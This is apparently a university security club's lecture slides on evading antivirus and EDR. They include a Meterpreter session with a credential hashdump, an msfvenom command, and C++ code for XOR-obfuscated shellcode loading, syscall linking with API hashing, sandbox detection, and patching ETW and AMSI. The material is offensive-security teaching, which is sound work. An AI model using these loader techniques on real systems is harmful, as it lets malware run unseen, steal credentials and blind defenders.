SIGPwny


FA2023 Week 11 • 2023-11-12

Antivirus & EDR Evasion

Ronan Boyarski

Announcements

- Congratulations to CSAW Finals team!



CSAW'23 Finals

Top 10 Users

Place	User	Score
1	stackphish	5500
2	greyhat	4915
3	sigpwny	4440
4	ppp	4335
5	/mnt/ain	4098

ctf.sigpwny.com

sigpwny{VirtualAllocEx}

Why does this matter?


- All exploits, especially social engineering, require delivering some sort of payload (even if that payload resides in-memory, such as a buffer overflow)
- If the payload is detected by antivirus, obviously the whole exploit is not going to work
- Additionally, detection means that potentially the entire pentest/engagement is burned, so staying under the radar is a must
- Real hackers don't use netcat reverse shells or /bin/sh shellcodes
- This is a requirement for any sort of modern penetration testing or red team engagement
- ALL APTs are going to be using evasion techniques to stay under the radar and hide their TTP/identity

Example: meterpreter payload


- In a real (non-ctf) environment, a Command & Control (C2) framework is used
- While there are many highly evasive C2 frameworks, metasploit's meterpreter payload is the standard for pentesting, and it's detected very easily
- This is important, because if you can get the meterpreter payload past antivirus, you can get effectively anything past antivirus
- meterpreter supports a huge variety of options, like keylogging, hash dumps, autorouting, SOCKS proxies, and in-memory BOF/COFF & .NET assembly execution
- Almost every C2 framework or ransomware payload is going to be paired with a loader.

Example: meterpreter workflow


- Set up a handler
  - Similar to `nc -lnvp <PORT>`
- Enumerate & Escalate privileges
  - In this instance, the user was already an admin
- Post exploitation: hashdump
  - Read lsass to get NTLM hashes



```
msf6 exploit(multi/handler) >
[*] Sending stage (3045380 bytes) to 192.168.167.172
[*] Meterpreter session 2 opened (192.168.45.203:443 → 192.168.167.172:56144) at

msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: nottodd
```



```
meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Windows\system32
meterpreter > cd C:/Users/Administrator/Desktop
meterpreter > shell
Process 1652 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system
```




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5af7900d28bc59a03a2
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b7
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
setup:1000:aad3b435b51404eeaad3b435b51404ee:def44d6a2d62798aa4e2792dfe
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:596adf1a185502
```

Generating the payload

- While the format used is a portable executable file, the actual valuable payload is the meterpreter shellcode
- All C2 frameworks have their own payload generation, metasploit's is msfvenom
  - `msfvenom -p <PAYLOAD> LHOST=<ip> LPORT=<port> -f <format> -o <output file>`
- Most C2 frameworks support staging, where a small shellcode pulls the real payload from a remote server
- Staging is good, but not by default. It's best to go stageless and write your own stager. This is because stagers generated by default are not using the latest and greatest evasion techniques, and are usually an IOC in and of themselves.

Default meterpreter detection

- Almost every AV detects this as malware, meaning that the payload won't execute and the engagement would be burned
- Additionally, details about the attacker TTP are revealed, such as the fact that this is a meterpreter payload, and the IP and port that are called back to.
- Not hiding TTP is bad opsec



56 / 72

Community Score

56 security vendors and no sandboxes flagged this file as malicious

b3c2ccdc56f3b0865c62a0c7b5f977c6191b9b86d1d1fdc7d4dd8e219b33cc8e

malware.exe

peexe 64bits spreader

DETECTION DETAILS BEHAVIOR COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to autom

Popular threat label trojan.metasploit/rozena Threat categories trojan hacktool

Security vendors' analysis

Acronis (Static ML)	Suspicious	AhnLab-V3
ALYac	Trojan.Metasploit.A	Antiy-AVL
Arcabit	Trojan.Metasploit.A	Avast

What are we up against?

- Antivirus (AV)
  - Fairly common, deployed to almost every Windows computer
  - The only AV worth worrying about is Windows-based AV engines, but 95% of the fortune 500 use Active Directory, so there will be antivirus everywhere
  - Purpose is to detect and remediate malicious files
- Endpoint Detection and Response (EDR)
  - Complementary to AV, doesn't replace it
  - Can detect malicious activity, but usually used to log events on a system for human analysis, like logins, commands issued, and suspicious API calls
  - Substantially harder to evade, but equally important

Antivirus Detection Methods

- Signature based detection
  - Whether a file looks malicious statically, through sequences of bits or the file hash
  - Basic and easy to evade with polymorphism & encryption
- Behavioral detection
  - The AV will run the file in a sandbox and see what it does, and judge intelligently if the activity is malicious
  - Reversing these sandboxes is basically impossible
- Heuristic detection
  - Uses big data & AI/ML to see how suspicious a file looks statically
  - Not good against low-level malware (written in C & ASM), but highly effective against C#

EDR Detection Methods

- API hooking
  - The EDR will place a jmp instruction inside DLLs loaded by every process, like ntdll.dll and kernel32.dll. So, when the functions from those DLLs are called, the EDR will see all of the arguments and exactly where they came from.
  - These functions are required for all Windows malware, so avoiding hooks is essential.
- Event Tracing for Windows
  - Used to detect command prompt and powershell commands, LDAP queries, and suspicious activities like reading LSASS
  - This lets the defense know what we're doing, so it has to go ASAP
- Process Tree
  - If Microsoft Word is running PowerShell commands, something has gone horribly wrong

Other hindrances

- AntiMalware Scan Interface
  - Known as AMSI, this is a runtime detection feature implemented into Windows by default. It scans all PowerShell, C#, and Visual Basic code at runtime to see if malicious code is actively being executed in memory. It's very easy to bypass, but worth knowing about
- PowerShell Constrained Language Mode
  - Neuters PowerShell, but can be bypassed by accessing the System.Management.Automation DLL in memory with C# & execute-assembly
- Application Whitelisting
  - This prevents us from running any non-signed EXE. The bypass is to just run everything in memory, or use a LOLBIN like msbuild.exe.

So how do we evade detection?

- By writing Fully Undetected malware, you are actively fighting against a multi-billion dollar industry full of smart people. It's hard.
- Essentially, you have to have an answer for every detection method, and you have to be adaptable.
- I will be teaching how to create a loader which will execute a meterpreter shellcode undetected while also removing all sources of telemetry for better opsec.
- This loader can be used as an EXE, DLL, or even turned into shellcode with a tool called donut. It serves as a tool for smuggling in other tools, which means one person can use everything the security research community has come up with and only has to come up with their own method of getting it onto the target.

Offensive development guidelines

- Don't use global variables. If you want to turn an EXE into shellcode, global variables don't carry over, so it will just segfault.
- No throwing or catching exceptions. If you try to do this in memory, there isn't a registered exception handler, so the program will just crash.
- Size matters due to static detection. The fewer bytes, the fewer possible signatures, and the higher odds you'll be able to fit your loader into a buffer overflow or other exploit.
  - The best I've gotten is 20 kilobytes for a staged shellcode loader. Most stage 2 payloads will be roughly 200-300 kilobytes.
- The lower level the better. C++ is a happy medium between productivity and stealth. Assembly isn't ideal due to the complexity of modern malware.

Step 1: bypassing static detection

- I will be using a stageless payload for simplicity, but making it staged is very easy (you can use WinInet or WinHTTP)
- Since the shellcode is getting detected, it can be encrypted, and only decrypted when we're ready to execute
- Caveats
    - Having a 200 kilobyte high entropy section is inherently suspicious. Consider hex encoding it, base64 encoding it, or, if you're very fancy, using steganography to extract it and decompress it from a PNG file in an alternate data stream
    - Don't use a real encryption algorithm, since AV/EDR can detect if your program uses AES (yes, really). This is just for obfuscation, so something like hex decode -> xor with 12 byte key is plenty

Example: bypassing static detection

```
std::string hex = "303ded8b29ef93913ae68a558c6..." // shellcode as hex stream
int len = hex.length();
std::string newString;
for(int i=0; i< len; i+=2)
{
    std::string byte = hex.substr(i,2);
    char chr = (char) (int)strtol(byte.c_str(), NULL, 16);
    newString.push_back(chr);
} // Now XOR it to decrypt
unsigned char code[newString.length()];
memcpy(code, newString.data(), newString.length());
char key[10] = {'f','a','k','e','k','e','y','b','r','o'};
for (int i = 0; i < sizeof code; i++)
{
    ((char*)code)[i] = (((char*)code)[i]) ^ key[i % (sizeof(key) / sizeof(char))];
}
```

Step 2: Executing shellcode

- The shellcode isn't going to execute itself. The issue is that the APIs used to execute shellcode are all going to be flagged by AV and EDR. Think of it like a Windows jail.
- We can improve reliability and stealth by putting the shellcode into another process, or injecting into the current process.
- The standard is `VirtualAllocEx -> WriteVirtualMemory/memcpy -> CreateRemoteThreadEx -> WaitForSingleObjectEx`. This will get flagged by basically everything.
- It's possible to evade AV just by using less known APIs. The APT Lazarus used a technique to turn a series of UUIDs into shellcode and execute it with HeapAlloc, but this results in a 3% detection rate, which isn't 0%.
- We'll kill two birds with one stone by using unhooked indirect syscalls to evade AV behavioral detection and EDR API hooking.

Detour: Windows Internals

- When doing systems programming for Windows, the Windows API must be used.
- This is a terrible, horrible, painful experience, but we're going to use it to our advantage.
- Example API call flow:
    - OpenProcess (kernel32.dll) -> OpenProcess (kernelbase.dll) -> NtOpenProcess (ntdll.dll)
- That call flow means we could run into hooks in any of those three places, meaning we get caught. So, why not skip to the end so we only could be hooked in one place? That means ignoring the normal OpenProcess call and using NtOpenProcess instead.
- Many of the NtApi functions are undocumented and subject to change

Example syscall implementation

- Remember, this is the same as PWN: write memory, then execute it
- I was able to execute shellcode fully undetected with the following sequence of functions
  - NtAllocateVirtualMemory: allocate a page of memory in the current process with RW permissions that's the same size as the shellcode
  - NtWriteVirtualMemory: put the shellcode in that memory
  - NtProtectVirtualMemory: switch the memory to RX
  - NtCreateThreadEx: execute that chunk of memory
  - NtWaitForSingleObject: wait for execution to finish before closing
  - NtClose: close the thread (cleanup)
- This must be used in conjunction with other bypasses, which will be shown later. Be creative! Anything that writes memory and executes it will work here.

But how do we execute the syscalls?

- There are a variety of techniques for syscalls, including HalosGate, HellsGate, SysWhispers, and more, but I just use them as intended by getting the functions straight from ntdll.dll in the current process
- I consider this to be evasion through benign functionality
- A basic implementation would be to use LoadLibrary, GetModuleHandle, and GetProcAddress to link the functions at runtime, but this is detected easily because they appear in the Import Address Table
  - This also requires creating structs that represent function delegates
- A very stealthy way of doing it is to write your own version of those functions so it won't be detected or hooked. You can then combine this with API hashing for anti reverse engineering.

Link syscalls at runtime (simple)

```
// Delegate
typedef NTSTATUS (*fnNtAllocateVirtualMemory)(
    HANDLE ProcessHandle,
    OUT PVOID * BaseAddress,
    ULONG ZeroBits,
    PSIZE_T RegionSize,
    ULONG AllocationType,
    ULONG Protect);
// Fetch the memory address of the function (this will get flagged)
fnNtAllocateVirtualMemory NtAllocateVirtualMemory =
(fnNtAllocateVirtualMemory)GetProcAddress(GetModuleHandle("ntdll.dll"),
"NtAllocateVirtualMemory");
// Actually call the function (this is OK)
status = myNtAllocateVirtualMemory(myGetCurrentProcess(), &allocation_start, 0,
(PULONG64)&allocation_size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

Link syscalls at runtime (advanced)

```
// Delegate (same as before)
typedef NTSTATUS (*fnNtAllocateVirtualMemory)(
    HANDLE ProcessHandle,
    OUT PVOID * BaseAddress,
    ULONG ZeroBits,
    PSIZE_T RegionSize,
    ULONG AllocationType,
    ULONG Protect);
// Custom API hashing function with custom LoadLibrary and GetModuleHandle
implementation for Anti Reverse Engineering and to evade hooking
addr = getAPIAddr(sysmod, 9065497023652); // Function hash with custom algorithm
fnNtAllocateVirtualMemory myNtAllocateVirtualMemory = (fnNtAllocateVirtualMemory)
addr;
// Call function
status = myNtAllocateVirtualMemory(myGetCurrentProcess(), &allocation_start, 0,
(PULONG64)&allocation_size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

Recap

- Now, we're halfway there. We have a shellcode that bypasses static detection, and we've linked the syscalls at runtime so we have a way of executing it. This should also bypass heuristic detection. So, what's left is bypassing behavioral detection as well as hooking & event tracing.
- Bypassing behavioral detection will be done with sandbox detection.
- Bypassing hooking will be done by loading a fresh copy of ntdll from disk.
- Bypassing event tracing will be done by overwriting the EtwEventWrite function so our program doesn't return any telemetry.
- Then, we'll be done! It's possible to bypass every security solution in less than 1000 lines of code.

Sandbox detection

- When an AV analyzes our program, it runs it in a sandbox with a very limited time frame.
- It doesn't make real internet connections, the environment is fake, and it must be fast. So, we can exploit the differences between a real environment and a sandbox, and if we can tell we're in a sandbox, force the program to exit. You can even build the decryption key based on the result of these checks, or fetch the decryption key from a remote server
- Sandbox checks that beat everything (when combined):
  - Check the amount of RAM, CPU cores, and SSD space left
  - Check if the sandbox emulates rare functions like VirtualAllocExNuma
  - Do something too computationally expensive to do in a sandbox
  - Check the computer name and user name, as well as timezone

Sandbox detection example

```
// check CPU
SYSTEM_INFO systemInfo;
addr = getAPIAddr(mod, 149773350);
fnGetSystemInfo myGetSystemInfo = (fnGetSystemInfo) addr;
myGetSystemInfo(&systemInfo);
DWORD numberOfProcessors = systemInfo.dwNumberOfProcessors;
if (numberOfProcessors <= 2) return 1; // We're in main so this exits the program

// check RAM
MEMORYSTATUSEX memoryStatus;
memoryStatus.dwLength = sizeof(memoryStatus);
addr = getAPIAddr(mod, 329828734794);
fnGlobalMemoryStatusEx myGlobalMemoryStatusEx = (fnGlobalMemoryStatusEx) addr;
myGlobalMemoryStatusEx(&memoryStatus);
DWORD RAMMB = memoryStatus.ullTotalPhys / 1024 / 1024;
if (RAMMB < 2048) return 1;
```

Unhooking ntdll

- Refer to this: https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++
- Code is omitted for brevity, but this is not stealthy enough as is. A better way of doing it would be to replace every kernel32 function call with the ntdll equivalent, and to make sure that all of the functions used are fetched at runtime (see the executing syscalls slide) in order to hide them from the Import Address Table (IAT). The IAT is a huge factor in determining whether a file is malicious statically.
- Since we're only calling functions from ntdll, it's all we have to unhook
- Indicator of Compromise: this will generate a second Image Load event, which you can see with sysmon, but no AVs or EDRs flag it as malicious.

Patching EtwEventWrite

- There's a feature called Event Tracing for Windows (ETW) where certain things like API calls or command entered are logged. The function that does this is located in ntdll and is called EtwEventWrite. We can overwrite the function in memory to make sure it always returns nothing, so our program doesn't have any telemetry. This helps substantially with evasion.
- This will remove that second image load event from unhooking ntdll, since the program won't be generating any events
- The same patch can be applied to AMSI so you can execute PowerShell and C# without any malware scanning (great for Active Directory exploitation)

Example: Patching EtwEventWrite

```
// Simple version
DWORD dwOld = 0;
FARPROC ptrNtTraceEvent = GetProcAddress(LoadLibrary(L"ntdll.dll"),
"NtTraceEvent");
VirtualProtect(ptrNtTraceEvent, 1, PAGE_EXECUTE_READWRITE, &dwOld);
memcpy(ptrNtTraceEvent, "\xc3", 1); // ret
VirtualProtect(ptrNtTraceEvent, 1, dwOld, &dwOld);
```

Example: Patching EtwEventWrite


```
// Advanced version
DWORD dwOld = 0;
// Use custom GetProcAddress and LoadLibrary to get the address
FARPROC ptrNtTraceEvent = darkGetProcAddress(darkLoadLibrary(L"ntdll.dll"),
"NtTraceEvent");
/*
* Use API hashing and a function delegate (fnVirtualProtect) to link
* VirtualProtect at runtime. NtProtectVirtualMemory would be even better!
*/
addr = getAPIAddr(mod, 476729873); // VirtualProtect hash
fnVirtualProtect myVirtualProtect = (fnVirtualProtect) addr; // Set up delegate
myVirtualProtect(ptrNtTraceEvent, 1, PAGE_EXECUTE_READWRITE, &dwOld); // Call it
memcpy(ptrNtTraceEvent, "\xc3", 1); // ret
myVirtualProtect(ptrNtTraceEvent, 1, dwOld, &dwOld); // Call it again
```

Loader execution recap

- For reference, here's what a highly evasive program would do:
    - Declare a bunch of delegates for functions that will be linked at runtime
    - Set up a custom implementation of LoadLibrary and GetProcAddress to link functions at runtime (LoadLibrary example)
    - Do 10-20 checks to see if we're in a sandbox. Be creative. Bail if we are. Make sure the checks themselves don't get flagged by using syscalls and runtime linking.
    - Patch event tracing for windows using syscalls and runtime linking of functions.
    - Unhook ntdll. There won't be another image load event because we patched ETW
    - Decrypt & execute shellcode with syscalls

Extra tips

- Dropping an EXE to disk, even a loader, is bad opsec. Consider compiling to a DLL, or turning the EXE/DLL into shellcode using TheWover's Donut or Shellcode Reflective DLL Injection respectively.
- You might want to use a loader for your loader if you can't call assembly directly (such as phishing with Visual Basic or .hta files)
- Don't submit to VirusTotal unless you know what you're doing. Test locally.


Analysis Overview

Submission name:	sandy.exe
Size:	391KiB
Type:	peexe 64bits executable
Mime:	application/x-dosexec
SHA256:	96aaf8ccfbbe375aacf82bcd8115226e584873e2de1e1459934dc1e2afd64b1f
Operating System:	Windows
Last Anti-Virus Scan:	11/02/2023 23:40:28 (UTC)
Last Sandbox Report:	11/02/2023 23:40:26 (UTC)

Anti-Virus Results

CrowdStrike Falcon	MetaDefender	VirusTotal
CLEAN	CLEAN	N/A
Static Analysis and ML	Multi Scan Analysis	Multi Scan Analysis
Last Update: 11/02/2023 23:40:28 (UTC)	Last Update: 11/02/2023 23:40:28 (UTC)	Last Update: 11/02/2023 23:40:28 (UTC)
View Details: N/A	View Details:	View Details: N/A
Visit Vendor:	Visit Vendor:	Visit Vendor:

Falcon Sandbox Reports

NO SPECIFIC THREAT

sandy.exe

Analyzed on:	11/02/2023 23:40:26 (UTC)
Environment:	Windows 10 64 bit
Threat Score:	N/A
Indicators:	0 3 34
Network:	(none)

FALCON SANDBOX TECHNOLOGY

Hybrid Analysis: Powered by Falcon Sandbox

Upgrade to a Falcon Sandbox license and gain full access to all features, IOCs and behavior analysis reports.

Easily Deploy and Scale

Process up to 25,000 files per month with Falcon Sandbox; because it is delivered on the cloud-native Falcon Platform, Falcon Sandbox is operational on Day One.

Extensive Coverage

Expanded support for file types and host operating systems.

Extra tips (continued)

- There are a wide variety of C2 frameworks out there that are good for stealth, especially Cobalt Strike, Sliver, and Havoc. You can also write your own.
- There are many more evasion techniques that I didn't have time to cover, such as sleep obfuscation and call stack spoofing.
- Anti-debugging/reversing techniques are good if you think another person will be seeing your malware
- New detection methods come up all the time, so evasion is a skill, not a one-and-done project. You will likely have to write loaders in C#, Visual Basic, and JavaScript, and those are substantially harder to make evasive than C++.

Next Meetings

`2023-11-16` • **This Thursday**

- Python Jails with Cameron and Pete

`Week 13`

- Happy fall break! No meetings until 2023-11-30 ctf.sigpwny.com

sigpwny{VirtualAllocEx}

Meeting content can be found at sigpwny.com/meetings.

SIGPwny